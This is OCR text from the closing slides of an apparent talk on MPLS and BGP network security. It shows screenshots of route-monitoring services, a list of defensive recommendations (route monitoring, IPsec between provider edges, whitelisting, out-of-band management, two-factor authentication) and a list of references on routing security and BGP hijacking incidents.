
## Attack Tree




# Service Provider MPLS Network



# Network Management Architecture



# Transit Between MPLS-VPN backbones



# BGP Route Monitoring

BGPmon | BGPmon

www.bgpmon.net

BGPMON

HOME | BLOG | ABOUT US | PRODUCTS AND SERVICES | NEWS AND PRESS | CLIENT PORTAL

BGPMon provides comprehensive information to assess the impact of routing events.

Use BGPmon to monitor your prefixes and assess the risks to your network.

Why Monitor | Getting Started | Recent News and Updates

Internet Security Research and Insight – Team Cymru

www.team-cymru.com

TEAM CYMRU COMMUNITY SERVICES | TEAM CYMRU COMMERCIAL SERVICES | DRAGON RESEARCH GROUP

TEAM CYMRU COMMERCIAL SERVICES

Team Cymru Inc. is a specialized Internet security research firm dedicated to making the Internet more secure. Team Cymru helps organizations identify and eradicate problems in their networks, providing insight that improves lives.

- NEWS RELEASES
- SERVICES
- READING ROOM
- PARTNERS
- ABOUT US
- CAREERS

LookinGlass.Org :: BGP Looking Glass links collection

www.lookinglass.org

LOOkinGlass.org

- HOME
- FULL LIST
- IPv6
- WORLD IXs
- ACL Generator
- LINKS

ASIA

- ASIA
- AFRICA
- AUSTRALIA AND OCEANIA
- EUROPE
- NORTH AMERICA
- SOUTH AMERICA
- MULTIPLE

AS.Num | Link Name | Country | City | Comments

renesys


The Internet Intelligence Authority

**Monitor Your IP Prefixes**

**Monitor Your Business Partner IP Prefixes**

**Monitor Industry Peers for Intel to Predict Future Attack**

# MPLS Security Recommendations




**Monitor for New Unexpected Route Advertisements – Know Your Network!**

**Utilize Encryption over MPLS VPN Links; SP PE-PE IPSEC**

**Whitelist the Network Trust Relationships including Routing Protocols**

**Whitelist Trusted Information Flows in Monitoring**

**Utilize Separate VRF for In-band Management**

**Dedicated Out-of-band Network Management with Un-attributable Internet IP for VPN**

**AAA with separation of roles and responsibilities for operations and security monitoring**

**Configuration Management and Monitoring – Log all changes!!**

**2 Factor Authentication!**

# References


Internet Routing Architectures, Halabi, Cisco Press

MPLS VPN Security, Michael H. Behringer, Monique J. Morrow, Cisco Press

ISP Essentials, Barry Raveendran Greene, Philip Smith, Cisco Press

Router Security Strategies – Securing IP Network Traffic Planes, Gregg Schudel, David J. Smith, Cisco Press

MPLS and VPN Architectures, Jim Guichard, Ivan Papelnjak, Cisco Press

MPLS Configuration on Cisco IOS Software, Lancy Lobo, Umesh Lakshman, Cisco Press

Traffic Engineering with MPLS, Eric Osborne, Ajay Simha, Cisco Press

LAN Switch Security – What Hackers Know About Your Switches, Eric Vyncke, Christopher Paggen, Cisco Press

RFC 2547

RFC 2547bis

RFC 2917

RFC 4364

Attack Trees, Bruce Schneier, https://www.schneier.com/paper-attacktrees-ddj-ft.html

Phenoelit Papers and Resources, http://phenoelit.org/stuff/CSLI.pdf

ERNW Papers and Resources , https://www.ernw.de

Ivan Pepelnjak, Papers and Resources, http://www.ipspace.net

http://www.nrl.navy.mil/itd/ncs/products/core

http://www.cisco.com/go/mpls

http://www.wired.com/2013/12/bgp-hijacking-belarus-iceland/

http://www.blyon.com/hey-att-customers-your-facebook-data-went-to-china-and-korea-this-morning/

http://www.renesys.com/2008/02/pakistan-hijacks-youtube-1/

http://www.netoptics.com/blog/01-07-2011/sample-pcap-files

# Questions?

paul.coggin@dynetics.com

@PaulCoggin